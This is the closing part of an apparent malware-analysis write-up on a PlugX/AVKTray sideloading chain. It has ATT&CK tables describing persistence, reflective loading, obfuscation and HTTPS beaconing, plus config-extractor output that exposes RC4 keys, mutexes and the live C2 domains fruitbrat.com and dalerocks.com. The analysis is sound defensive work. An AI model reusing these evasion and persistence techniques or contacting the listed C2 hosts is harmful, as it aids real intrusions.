| T1036.005 | Defense Evasion:<br>Masquerading: Match Legitimate Resource Name or Location          | The malware installs itself into %PUBLIC%\GData and uses the folder name GData and Run key G Data to match the legitimate publisher/brand of Avk.exe. MITRE describes this technique as using names or locations similar to legitimate resources to avoid attention.                                                               |
| T1547.001 | Persistence: Boot or Logon Autostart<br>Execution: Registry Run Keys / Startup Folder | The payload writes the Run key HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\GData = "C:\Users\Public\GData\Avk.exe" 688 768, causing the malware to run again when the user logs on. MITRE explicitly states that Run keys cause programs to execute when the user logs in.                                                  |
| T1112     | Defense Evasion / Persistence: Modify Registry                                        | Besides the Run key persistence, the payload also writes/reads the client ID at HKCU\Software\Classes\ms-pu\CLSID. This registry value acts as a fixed install/client identifier for the victim.                                                                                                                                   |
| T1106     | Execution: Native API                                                                 | The loader and payload directly use many Native/Windows APIs such as NtCreateFile, NtQueryInformationFile, NtReadFile, NtProtectVirtualMemory, VirtualAlloc, CreateThread, WriteProcessMemory, WinHttpOpen, and WinHttpConnect. MITRE describes T1106 as adversaries interacting directly with native OS APIs to execute behavior. |

| ID        | Tactic, Technique                                                           | Description                                                                                                                                                                                                                                                                                                                                                                          |
|-----------|-----------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| T1620     | Defense Evasion:<br>Reflective Code Loading                                 | cJvsVIDinbGD manually maps final_payload into memory: scanning for MZ/PE, allocating image memory, copying sections, fixing IAT, applying relocations, setting protection, flushing the instruction cache, and calling the mapped entry point. MITRE defines reflective loading as allocating and executing payloads directly in memory instead of running from a file path on disk. |
| T1027     | Defense Evasion:<br>Obfuscated Files or Information                         | The chain uses multiple obfuscation layers: AVKTray.dat has no PE header, the payload is XORed with 0x63, the config uses RC4 key V0phJo, per-field XOR, control-flow flattening, and string/API obfuscation. MITRE describes T1027 as making files or content harder to detect/analyze through encoding/encryption/obfuscation.                                                     |
| T1027.007 | Defense Evasion:<br>Obfuscated Files or Information: Dynamic API Resolution | Avk.dll resolves APIs using DJB2 hash; cJvsVIDinbGD resolves them using ROL19 hash; the worker thread decodes API names and resolves them at runtime. MITRE notes that malware can use hashes instead of API strings and reproduce linking/loading behavior through GetProcAddress / LoadLibrary.                                                                                    |
| T1027.009 | Defense Evasion:<br>Obfuscated Files or Information: Embedded Payloads      | The real payload is hidden inside AVKTray.dat as a data blob without an obvious PE header. Avk.dll only reads the .dat file, grants RWX permission, and triggers a callback to transfer execution.                                                                                                                                                                                   |
| T1027.013 | Defense Evasion:<br>Obfuscated Files or Information: Encrypted/Encoded File | AVKTray.dat contains a payload region encoded with XOR 0x63; the runtime config is decrypted using RC4 V0phJo and then per-wide-field XOR to obtain the install path, mutex, C2 list, and marker.                                                                                                                                                                                    |
| T1027.016 | Defense Evasion:<br>Obfuscated Files or Information: Junk Code Insertion    | Avk.dll contains decoy console code such as NO_COLOR, SetConsoleMode, and a buffered writer located near the resolver, which distracts the human reader. This can be mapped at a supporting level because it is not pure NOP junk code, but analysis-misdirection logic.                                                                                                             |
| T1140     | Defense Evasion:<br>Deobfuscate/Decode Files or Information                 | The malware decodes multiple layers at runtime: decoding the string \AVKTray.dat, XOR-decoding the payload, RC4-decoding the config, and XOR-decoding each config field and C2 entry. MITRE describes T1140 as using a custom mechanism to decode/deobfuscate hidden information.                                                                                                    |

| ID        | Tactic, Technique                                                        | Description                                                                                                                                                                                                                                                                                                                                                                                                        |
|-----------|--------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| T1562.001 | Defense Evasion:<br>Impair Defenses:<br>Disable or Modify<br>Tools       | The payload patches the first 5 bytes of SetUnhandledExceptionFilter with a JMP to a stub returning NULL, disabling the process-level exception filter mechanism. In addition, the runtime calls taskkill /f /im iediagcmd.exe, which may reduce the ability of a user/admin to use network diagnostic tools. This mapping should be marked medium confidence because iediagcmd.exe is not purely a security tool. |
| T1497     | Defense Evasion:<br>Virtualization/Sandbox<br>Evasion                    | This can be lightly mapped to sandbox/analysis-evasion behavior: exception filter patching, Sleep(6000) delay, RtlRegisterWait callback causing the stack trace to pass through ntdll!TppExecuteWaitCallback, and control-flow flattening. However, there is no clear VM/sandbox check logic, so it should be described as "analysis evasion behavior" rather than asserted as sandbox detection.                  |
| T1071.001 | Command and<br>Control: Application<br>Layer Protocol: Web<br>Protocols  | The controller loop uses WinHTTP to connect to fruitbrat[.]com:443, builds an HTTP GET request, uses an Edge/Chrome-like User-Agent, and sends Cookie q63S=<encoded context> for beaconing. MITRE describes T1071.001 as C2 over HTTP/S to blend in with legitimate web traffic.                                                                                                                                   |
| T1573.002 | Command and<br>Control: Encrypted<br>Channel: Asymmetric<br>Cryptography | The C2 uses HTTPS over port 443, so there is a TLS transport layer. It should not be written that the malware implements its own asymmetric crypto; it should only be described as "communication over HTTPS/TLS".                                                                                                                                                                                                 |
| T1082     | Discovery: System<br>Information Discovery                               | The payload builds a command/result object containing system time, host ID, computer name/domain/username; the client ID is stored at HKCU\Software\Classes\ms-pu\CLSID to identify the host. MITRE describes T1082 as collecting OS/hardware/system information to shape subsequent behavior.                                                                                                                     |
| T1033     | Discovery: System<br>Owner/User Discovery                                | fn_collect_system_identity_strings_1004BF30 collects username/domain/computer identity to include in runtime context or in results returned to the C2.                                                                                                                                                                                                                                                             |
| T1083     | Discovery: File and<br>Directory Discovery                               | The command dispatch surface has handlers for enumerating/listing/deleting filesystem content and file operation branches, allowing the C2 to browse or manipulate files on the victim machine.                                                                                                                                                                                                                    |

| ID    | Tactic, Technique                            | Description                                                                                                                                                                                                                                                            |
|-------|----------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| T1057 | Discovery: Process Discovery                 | The command surface includes process-related capability; additionally, the side-effect taskkill iediagcmd.exe shows that the payload handles processes by name. If a clear process-listing routine has not yet been observed, this should be marked medium confidence. |
| T1059 | Execution: Command and Scripting Interpreter | Handler fn_handle_process_launch_command_1001329A can launch processes and capture output through a pipe, equivalent to executing commands from the C2. If the code confirms use of cmd.exe, it can be changed specifically to T1059.003 - Windows Command Shell.      |
| T1105 | Command and Control: Ingress Tool Transfer   | Command handler fn_handle_download_execute_command_100121D6 can download a file from the C2, write it to disk, and execute it. This is additional payload/tool transfer during the post-compromise phase.                                                              |
| T1041 | Exfiltration: Exfiltration Over C2 Channel   | The upload/file transfer handlers send results or file content back to the C2 through the same WinHTTP channel. To be stricter, this can be kept as "potential based on implemented capability" if actual exfiltration traffic has not been observed.                  |
| T1020 | Exfiltration: Automated Exfiltration         | This can be mapped as a secondary item for streamed file upload/file transfer if the handler automatically splits chunks and sends them back to the C2 by session. If auto-triggering from the C2 response has not been proven, mark confidence low/medium.            |

## XII. Python Config Extractor for PlugX/AVKTray

During the analysis process, I also built a dedicated extractor script for this chain:

plx\_config\_extractor.py. The script directly takes AVKTray.dat, XOR-decodes the payload with the provided key, extracts the config blob from final\_payload, RC4-decodes it using the key in the blob, then XOR-decodes each UTF-16LE field to print the config JSON. This flow is described directly in the script:

```
AVKTray.dat -> XOR decode final_payload -> read encoded config blob -> RC4 first-stage decode -> XOR UTF-16LE field decode -> print config JSON
```

```

(pwntools)
[*] Stage 1: 'AVKTray.dat' -> decoded 'final_payload'
[+] Input .dat : .\\AVKTray.dat
[+] File size .dat : 0x96844
[+] Payload start offset : 0x0
[+] Payload length : 0x96800
[+] XOR key : 0x63
[+] Output payload : final_payload.bin
[+] PE file (MZ header) : True

[*] Stage 2: 'final_payload' -> extracted config
[+] Decode RC4 encoded config blob to 'config_data_dump_layer_1.hex'
[+] Config offset in final_payload : 0x93418
[+] Config size : 0x8B0

{
  "rc4_key_len": 6,
  "rc4_key": "V0phJo",
  "Decoy Document Name": "<not_set>",
  "Mutex Name": "aumhYjQIQ",
  "Payload Marker": "arp",
  "Installation PATH": "%public%\\GData",
  "Decoy PATH": "%temp%",
  "C2 Entries": {
    "count": 3,
    "items": [
      {
        "index": 0,
        "entry_offset": "0x6B0",
        "host_length": 13,
        "host": "fruitbrat.com",
        "port": 443,
        "flag": 1
      },
      {
        "index": 1,
        "entry_offset": "0x6DC",
        "host_length": 13,
        "host": "fruitbrat.com",
        "port": 443,
        "flag": 1
      },
      {
        "index": 2,
        "entry_offset": "0x708",
        "host_length": 13,
        "host": "fruitbrat.com",
        "port": 443,
        "flag": 1
      }
    ]
  }
}

```

This script can be used to quickly compare other PlugX/AVKTray samples with similar logic. If the new sample still keeps a nearly similar structure - for example, the payload is located in .dat after a fixed offset, has a config blob in the decoded payload, uses RC4 + per-field XOR - then it is only necessary to adjust constants such as offset, size, or XOR key to check the config, C2, mutex, install path, and marker of the new variant.

## XII.1. Comparing a PlugX/AVKTray variant with the same config structure

In early May 2026, I received a sample believed to be a PlugX variant targeting Vietnam. After preliminarily checking the component files and deployment structure, I found that this variant has a fairly similar structure to the PlugX/AVKTray sample analyzed in the sections above. Specifically, the sample still uses the .dat model as a container for the encrypted payload, the payload after decoding has a PE header, and the config blob is embedded inside final\_payload.

I reused plx\_config\_extractor.py to quickly extract the configuration of this variant. The comparison process focuses on three important parameters that need to be re-identified for each sample:

- Payload start offset: 0x6 The offset where the encoded payload area begins in the AVKTray.dat file.
- Config offset in payload: 0x93418 The offset of the config blob inside the payload after it has been XOR-decoded into final\_payload.bin.
- XOR key: 0xA8 The key used to XOR-decode the payload from the .dat file.

After replacing the above values, the extractor can process this sample using the same flow as the sample recorded in January 2026: read AVKTray.dat, XOR-decode the payload to create final\_payload.bin, check the MZ header, extract the config blob at offset 0x93418, RC4-decode the config, then XOR-decode each UTF-16LE field to print the config JSON.

```
(pwnenv) \Lzgluu:python plx_config_extractor.py .\AVKTray.dat -k 0xA8 -o final_payload.bin
[*] Stage 1: 'AVKTray.dat' -> decoded 'final_payload'
[+] Input .dat : .\AVKTray.dat
[+] File size .dat : 0x995A3
[+] Payload start offset : 0x6 ← "final_payload.bin" encoded start offset in "AVKTray.dat"
[+] Payload length : 0x96800
[+] XOR key : 0xA8 ← XOR key decrypt => "final_payload.bin"
[+] Output payload : final_payload.bin
[*] PE file (MZ header) : True

[*] Stage 2: 'final_payload' -> extracted config
[+] Decode RC4 encoded_config_blob to 'config_data_dump_layer_1.hex'
[+] Config offset in final_payload : 0x93418 ← Offset Config Blob in "final_payload.bin"
[+] Config size : 0x8B0

{
  "rc4_key_len": 6,
  "rc4_key": "AcLgMF",
  "Decoy Document Name": "TIN BUÔN.docx",
  "Decoy File Size": "11599 KB",
  "Mutex Name": "WSDpqXEdu",
  "Payload Marker": "0507-2",
  "Installation PATH": "%public%\\GData",
  "Decoy PATH": "%temp%",
  "C2 Entries": {
    "count": 3,
    "items": [
      {
        "index": 0,
        "entry_offset": "0x6B0",
        "host_length": 13,
        "host": "dalerocks.com",
        "port": 443,
        "flag": 1
      },
      {
        "index": 1,
        "entry_offset": "0x6DC",
        "host_length": 13,
        "host": "dalerocks.com",
        "port": 443,
        "flag": 1
      },
      {
        "index": 2,
        "entry_offset": "0x708",
        "host_length": 13,
        "host": "dalerocks.com",
        "port": 443,
        "flag": 1
      }
    ]
  }
}
```

The result shows that the extractor successfully decoded configuration fields such as the RC4 key, decoy document, mutex, install path, payload marker, and C2 list. Compared to the January 2026 sample, this variant has an additional decoy document TIN BUÔN.docx, used to deceive and direct the user's attention during execution.

The config layout of this variant is still kept nearly similar to the main sample, but the specific IOCs have changed. For example, the RC4 key is AcLgMF, the mutex is WSDpqXEdu, the payload marker is 0507-2, the install path is still %public%\\GData, the decoy path is %temp% and the C2 points to dalerocks[.]com over port 443.

The noteworthy point is that the extractor is not only useful for a fixed sample, but can also be used to quickly compare PlugX/AVKTray variants with the same config structure. When the payload start offset, config offset in payload, and XOR key are correctly identified, it is possible to quickly check the config, C2, mutex, install path, and important markers without needing to re-analyze the entire chain from the beginning for incident handling.

### **XIII. Conclusion**

---

This sample represents a multi-layer PlugX chain, in which each component has a clearly separated role: Avk.exe is a legitimate executable abused as the sideloading wrapper, Avk.dll acts as the intermediate loader, while AVKTray.dat is the container holding the encrypted payload. When analyzed separately, each file does not fully reveal malicious behavior; however, when chained together as Avk.exe -> Avk.dll -> AVKTray.dat -> final\_payload, the full logic of an implant can be observed: self-install, persistence, mutex, client identity registry, proxy-aware WinHTTP C2, and command dispatch.

The noteworthy point of this sample does not only lie in specific IOCs such as the domain fruitbrat[.]com, mutex aumhYjQIQ, or RC4 key V0phJo, because these values can easily change in variants. The more durable defensive value lies in the overall behavior of the chain: DLL sideloading, reading the payload from a .dat file, allocating RWX permission, triggering the execution flow indirectly through RtlRegisterWait, manual-mapping the PE in memory, then establishing persistence through the Run key with filler arguments to steer argc.

From there, the most effective analysis and detection approach is to monitor the entire execution chain instead of relying only on individual artifacts. IOCs are still useful for quick triage, but the behavior chain and config extraction capability are a more important foundation for hunting, comparison, and tracking subsequent PlugX/AVKTray variants.

[#malware#malware-analysis#reverse-engineering#advanced-persistent-threats-apt](#)